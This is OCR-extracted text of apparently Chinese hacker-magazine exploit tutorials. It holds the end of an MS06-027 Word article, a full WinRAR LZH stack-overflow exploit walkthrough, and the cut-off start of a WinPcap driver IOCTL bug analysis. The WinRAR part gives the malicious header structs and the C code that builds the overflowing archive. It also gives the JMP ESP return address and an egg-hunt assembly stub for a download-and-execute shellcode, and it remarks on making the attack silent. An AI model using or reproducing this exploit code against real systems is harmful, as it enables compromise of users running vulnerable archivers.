


图7

在填充了四个0x125AA8之后，EIP跳回了00125AA8，由于00125AA8是Nop-Like指令，所以顺利跳入了我们的ShellCode，如图8所示。




图8

总结

考虑到这类漏洞的危害性，利用程序我暂时就不公布了，有兴趣的读者可以在样本的基础上自行修改，我想也不是什么难事。这里我可以给大家一些思路上的提示，由于WordDocument流中不可能放入大的ShellCode，也许会破坏Word文档的结构，所以只能采取Egg-Hunt的方法，就是小ShellCode找大ShellCode，复杂的功能可以放在大ShellCode中实现。看到WinWord.exe的CPU占用率变成了100%，心中的一块巨石也算落地了，对MS06-027的调试前后经历了一个多星期。本文主要介绍了在没有POC的情况下如何利用一些已公开的漏洞的方法和心得，并给出了相关实例，希望对感兴趣的朋友能起到抛砖引玉的作用。我的博客http://www.gyzy.org以后会陆续放出一些微软漏洞的POC代码，感兴趣的读者可以关注一下。

文章写的比较仓促，错误疏漏在所难免，敬请广大读者指正，有任何问题来我的博客留言http://www.gyzy.org。

适合读者：溢出爱好者
前置知识：汇编语言、缓冲区溢出基本原理

菜鸟版Exploit编写指南之三十八

WinRAR栈溢出分析和利用

文/图 gyzy[江苏大学信息安全系&EST]

近年来针对客户端的攻击呈现出不断上升的趋势，微软的Office系列也曝出了一系列的漏洞，在上期的文章中就给大家介绍了如何在没有POC的情况下自己构造出并利用Word的畸形指针漏洞。这次要给大家介绍的是06年的一个漏洞，WinRAR在处理LZH压缩包的时候存在一个栈溢出，这个漏洞相比今年第4期的那个WinRAR 7z溢出要好利用，由于有相当一部分用户还是使用旧版本，还是很危险的。虽然网上已经出现了这个漏洞的POC代码，但正所谓"授人以鱼，不如授人以渔"，所以只有掌握了在没有POC的情况下如何自己构造并利用的技术，以后才能对漏洞利用游刃有余。

重现漏洞

第一步还是需要了解这个文件格式，如果连格式都不了解，就更别谈利用了。一个LZH压缩包是Header+Content的形式，其中Header中指定一种压缩方式，Content就是文件压缩后的内容。而Header又是由"基本头+Common Header+Extended Header*n"的形式组成的。LZH的基本头又是分Level的（是不是有点晕，呵呵，感兴趣的读者可以自行阅读格式说明文档，已随文章提供），最简单的Level 0头如图1 所示。

```
description
0000h                1 byte   size of archived file header
0001h                1 byte   checksum of remaining bytes
0002h                3 char   id='-lh'
                              id='-lz'
0005h                1 char   compression methods used (see table 0005)
0006h                1 char   id='-'
0007h                1 dword  compressed size
000bh                1 dword  uncompressed size
000fh                1 dword  original file date/time (see table 0009)
0013h                1 word   file attribute
0015h                1 byte   filename / path length in bytes
                              ="len"
0016h            "len" char   filename / path
0018h                1 word   crc-16 of original file
+"len"(table 0005)
lharc compression types
  "0" - no compression
  "1" - lzw, 4k buffer, huffman for upper 6 bits of position
  "2" - unknown
  "3" - unknown
  "4" - lzw, arithmetic encoding
  "5" - lzw, arithmetic encoding
  "s" - lha 2.x archive?
  "\" - lha 2.x archive?
  "d" - lha 2.x archive?extension:lzh,ice
```

图1

WinRAR在处理带目录扩展头的时候存在调用Strcat没有对字符串长度进行检查的缺陷，从而导致了缓冲区溢出。为了方便构造压缩包，我们先看看头的一些结构。

```
//LZH Headers
typedef struct _lzhHeader{
BYTE        BaseHeaderSize;
BYTE        BaseHeaderCheckSum;
char        CompressMethod[5];
DWORD       SkipSize;
DWORD       OriginalSize;
WORD        LastModifiedTime;
WORD        LastModifiedDate;
BYTE        Reserved;
BYTE        HeaderLevel;
BYTE        LengthofFileName;
WORD        CRC16;
BYTE        OSID;
WORD        SizeofNextExtendedHeader;
}LBaseHeader;  //level 1

typedef struct _lzhHeader2{
BYTE        BaseHeaderSize;
BYTE        BaseHeaderCheckSum;
char        CompressMethod[5];
DWORD       SkipSize;
DWORD       OriginalSize;
WORD        LastModifiedTime;
WORD        LastModifiedDate;
BYTE        Reserved;
BYTE        HeaderLevel;
BYTE        LengthofFileName;
char        filename[0xff - 27 ];
WORD        CRC16;
BYTE        OSID;
WORD        SizeofNextExtendedHeader;
}LBaseHeader2;  //level 1

typedef struct _commonheader{
BYTE        ExHeaderId;//0x00
WORD        CRCHeader;
WORD        SizeofNextExtendedHeader;
}CommHeader;

typedef struct _filenameheader{
BYTE        ExHeaderId;  //0x01
char        filename[255];
WORD        SizeofNextExtendedHeader;
}FileHeader;

typedef struct _directoryheader{
BYTE        ExHeaderId;    //0x02
```

```
char        Directory[1020]; //0x3FF-3
WORD        SizeofNextExtendedHeader;
}DirHeader;

typedef struct _MSDOSHEADER{
BYTE        ExHeaderId;//0x40
WORD        FileAttr;
WORD        SizeofNextExtendedHeader;
}DosHeader;
```

为了方便说明，本文直接给出LZH栈溢出漏洞触发所需要构造的头。实际上我也是探索了很久才触发了这个漏洞，而且可能触发的方式也不止这一种，有兴趣的读者可以自行探索。需要构造的头的结构为：LBaseHeader+DirHeader+DosHeader+CommHeader+LBaseHeader2+DirHeader+CommHeader+Content，将上面的数据结构对照格式资料全部写出来，一个可以触发漏洞的压缩包就构造完成了。其中填充Header部分的代码如下。

```
LBaseHeader vul; //带目录的基本头
vul.BaseHeaderSize = 0x19;
vul.BaseHeaderCheckSum = 0x2A;
//校验和也有待调整
strcpy(vul.CompressMethod," -lhd-");
vul.SkipSize = x17;
//skip size unassigned
vul.OriginalSize = 0x00;
vul.LastModifiedTime = xB429;
vul.LastModifiedDate = 0x34F5;
vul.Reserved = 0x20;
vul.HeaderLevel = 0x01;
vul.LengthofFileName = 0x00;
vul.CRC16 = 0x00;
//CRC 校验有待调整
vul.OSID = 0x4D;
vul.SizeofNextExtendedHeader = 0x3FF;

DirHeader dir;
dir.ExHeaderId = 0x02;
for ( int i = 0; i< 1020 ; i++ )
memset(dir.Directory + i ,0x01 + i % 254,1 );
dir.Directory[0] = 0xFF;
dir.Directory[1019] = 0xFF;
dir.SizeofNextExtendedHeader = 0x05;

DosHeader dh;
dh.ExHeaderId = 0x40;
dh.FileAttr = 0x10;
dh.SizeofNextExtendedHeader = 0x05;

CommHeader ch;
ch.ExHeaderId = 0x00;
ch.CRCHeader = 0xEC89;
ch.SizeofNextExtendedHeader = 0x00;
LBaseHeader2 part2;
part2.BaseHeaderSize = 0xFF;
//这次的头大小要调整
part2.BaseHeaderCheckSum = 0x2A;
//校验和也有待调整
strcpy(part2.CompressMethod," -lh0-");
//不进行压缩
part2.SkipSize = 0x17;
//skip size unassigned
part2.OriginalSize = (DWORD)strlen("RAR");
part2.LastModifiedTime = 0xB429;
part2.LastModifiedDate = 0x34F5;
part2.Reserved = 0x20;
part2.HeaderLevel = 0x01;
part2.LengthofFileName = 0xFF - 25;
memset(part2.filename,0x90,0xFF-25);
part2.CRC16 = 0xD9EE;
//CRC 校验有待调整
part2.OSID = 0x4D;
part2.SizeofNextExtendedHeader = 0x3FF;
//0x3FF = 1023

DirHeader dir2;
dir2.ExHeaderId = 0x02;
memset(dir2.Directory ,0x90 ,1020 );
dir2.SizeofNextExtendedHeader = 0x05;

CommHeader ch2;
ch2.ExHeaderId = 0x00;
ch2.CRCHeader = 0xEC89;
//CRC 校验有待调整
ch2.SizeofNextExtendedHeader = 0x00;
```

尝试利用

接下来就是溢出点的定位，这里就略过这一步，不熟悉的读者可以自行查阅黑防以前的文章。溢出点就在part2.filename[20]的地方，将这个地方覆盖成经典的JMP ESP地址0x7FFA4512，EIP就会跳回堆栈，后面可以跟ShellCode。因为文件名长度总共就0xFF-25=230字节，再减去4字节的返回地址，就剩下了226字节，也就是ShellCode最好短于226字节，但是这只是我的猜测，事实上这的文件名只能容纳26字节，如图2所示。文件名里面我填充的是0x90，DirHeader里面填充的是0x41，图中两者的分界点很明显。




图2

```
memset(part2.filename,0x90,0xFF-25);
memcpy(part2.filename + 20, &overflowpoint,4);
//覆盖溢出点为0x7FFA4512
memcpy(part2.filename + 24, searchcode,sizeof(searchcode)-1);
memset(dir2.Directory,0x41,1020 );
memcpy(dir2.Directory + 351, "\x85",1);
//放置ShellCode开始标记，下面会用到
memcpy(dir2.Directory + 352, shellcode,sizeof(shellcode)-1);
```

万一ShellCode超长了问题也不大，可以放到下面的DirHeader里面，或者就是文件名里面放一个Egg-Hunt的ShellCode，让它搜索放在Dir2里的大ShellCode即可。这个漏洞有一点特殊，放在Dir里面的ShellCode中不允许出现0xFF，所有的0xFF都会被转换成0x5C，但是ShellCode几乎不可避免会有0xFF，很多跳转指令都会用到，如图3所示。

```
00123129   85EB          TEST EBX,EBP
0012312B   105A 4A       ADC BYTE PTR DS:[EDX+4A],BL
0012312E   33C9          XOR ECX,ECX
00123130   66:B9 3C01    MOV CX,13C
00123134   80340A 98     XOR BYTE PTR DS:[EDX+ECX],98
00123138 ^ E2 FA         LOOPD SHORT 00123134
0012313A v EB 05         JMP SHORT 00123141
0012313C   E8 EB5C5C5C   CALL 5C6E8E2C
```

图3

我使用的下载执行的ShellCode就是放在那里的，解码头中有3个连续的0xFF，所幸其它地方没有，不然更麻烦。读者可以参考我的做法，方便填充自己功能更为强大的ShellCode。以下是放在filename中的负责搜索的大ShellCode，这里可以有0xFF。

```
__asm
{
mov edi,esp //从当前栈地址开始往下搜索ShellCode
mov al,0x65 //避免里面出现0x85，esp是低于当前EIP的
add al,0x20
search:
Scasb //比较eax和edi
jz over
jmp search
over:
push 03
pop ecx
mov dl,0x14
ad:
add byte ptr [edi+edx],0xA3
//将ShellCode解码头出现的3个0x5C加上A3还原成0xFF
inc edx
loop ad
jmp edi  //跳转至ShellCode
}
```

这也算是这个漏洞利用的唯一一个难点，对于聪明的读者应该也算不上什么，这里我只是简单使用了一种，对于0xFF比较多的情况，感兴趣的读者还可以用其它的方法，一是搜索堆栈中未被转换的原始ShellCode；二是编写一个短小的搜索代码还原其中的0xFF；三是用短小的ShellCode从文件中读出大ShellCode至内存再执行。小ShellCode如果大于26字节可以放在Dir2里面，只要不出现0xFF和0x00即可。现在重新生成一个压缩包，测试成功，如图4所示。




图4

完整的利用代码可以在黑防官方网站下载到，读者朋友可以自行修改。本文只是一个教学例子，所以ShellCode使用的是下载执行的，这在实际利用中有很大的局限性，一是面临防火墙的拦截，WinRAR默认是不允许访问网络的；二是这个ShellCode会被大部分的HIPS检测到缓冲区溢出的存在，卡巴也能。市面上大部分的HIPS都是通过Hook了一些关键函数，如GetProcAdress、LoadLibrary等检测其是否运行在栈区来判断是否发生了缓冲区溢出。事实上绕过并不是不可能。以后几期的黑防会有这样的文章，还是以WinRAR作为例子，请读者朋友耐心等待。另外，Dir2里有个CRC校验值，如果校验正确的话，WinRAR是没有出错框的，再加上还原正常压缩包再打开的ShellCode，就可以杀人于无形了。这个漏洞只对WinRAR3.0–3.6 beta6有效，但是国内用户普遍安全意识很差，还有很多人在使用旧版本的WinRAR。

本来想对这个漏洞的成因进行代码层的分析，考虑到大多数读者对此可能没有兴趣，另外漏洞的成因也很简单，只是未对文件名和目录名作长度检查而导致的，所以我这就略过了漏洞的成因分析。网上能找到一个英文的分析文档，感兴趣的读者可以自行搜索。


小结

本文介绍了针对未发布POC的情况下进行构造利用的一些方法和心得，并给了相关实例，希望对感兴趣的朋友能起到抛砖引玉的作用。文章写的比较仓促，错误疏漏在所难免，敬请广大读者指正，衷心祝愿大家暑假快乐。

适合读者: 入侵爱好者、溢出爱好者
前置知识: 缓冲区溢出基本原理

菜鸟版Expliot编写指南之三十九

WinPcap驱动畸形参数漏洞分析



文/图 gyzy[江苏大学信息安全系&EST]

Winpcap(Windows Packet Capture)是Windows平台下一个免费、公共的网络访问系统,它为Win32应用程序提供了访问网络底层的能力。Winpcap不能阻塞、过滤或控制其他应用程序数据报的收发,它仅仅只是监听共享网络上传送的数据报。它提供了以下的各项功能,这些功能均有助于以太网数据流监视软件功能的实现。

1)捕获原始数据报,包括在共享网络上各主机发送/接收的以及相互之间交换的数据报;

2)在数据报发往应用程序之前,按照自定义的规则将某些特殊的数据报过滤掉;

3)在网络上发送原始的数据报;

4)收集网络通信过程中的统计信息。

Winpcap有一个致命的弱点,就是允许非管理员组的用户使用它的驱动程序,假如管理员使用过Ethereal等使用WinPcap的抓包工具,并且驱动程序没有被手动卸载,那么就可能被恶意利用,比如非授权的嗅探,甚至蓝屏当机。

黑防在以前的几期杂志中已经介绍过通过驱动进行本地提权的相关概念,这里就不再赘述了。WinPcap的驱动npf.sys在处理0x2347号IOCTL时没有对参数进行合法性验证,导致可以任意修改内存,但是由于覆盖的内容总是为0,所以传递一个高2GB中不可写地址的话,就能导致蓝屏当机。

Ring0与Ring3的通信

在DOS操作系统中,应用程序可以直接与硬件打交道,包括I/O端口读写、中断请求与响应以及DMA操作等。这种对硬件过于直接的操作方式给软件设计提供了一定的便利,但也有它自身的一些缺点。首先,一些非法操作有可能改写某些硬件寄存器的内容,导致操作系统崩溃,从而使操作系统变得不安全,性能不稳定;其次,应用程序的可移植性变差。为了保证操作系统的安全性和稳定性以及应用程序的可移植性,Windows操作系统不允许应用程序直接访问系统的硬件资源,而是必须借助于相应的设备驱动程序。设备驱动程序可以直接操作硬件,如果应用程序和设备驱动程序之间实现了双向通信,也就达到了应用程序控制底层硬件设备的目的。它们之间的通信包括两个方面:一方面是应用程序传送给设备驱动程序的数据;另一方面是设备驱动程序发送给应用程序的消息。前者的实现较容易,通过CreateFile()函数获取设备驱动程序的句柄后,就可以使用Win32函数,如DeviceIoControl()、ReadFile()或WriteFile()等实现应用程序与设备驱动程序之间的通信。

漏洞分析

milw0rm上公布了PoC代码,不过看的人比较费解,在VC中报了10个错误,都是语法上的小问题,还有错误的地方,在获取ntkrnlpa.exe加载基址的函数中:

```
if
  (!strcmp(lpBaseName,"ntoskrnl.exe"))
{
NtosBase = lpImageBases[i];
printf("NTOSKRNL Base found at %#p\n",NtosBase);
break;
}
```

其中的比较函数居然用了Win2k的ntoskrnl.exe,而在注释中说明是该Poc是针对XP的,也不知道作者是疏漏还是故意的。修正了这个小Bug之后,代码在我的Windows XP下顺利运行了,不过立刻蓝屏了,如图1所示。

为了准确定位出错的代码,在运行POC之前有




图1

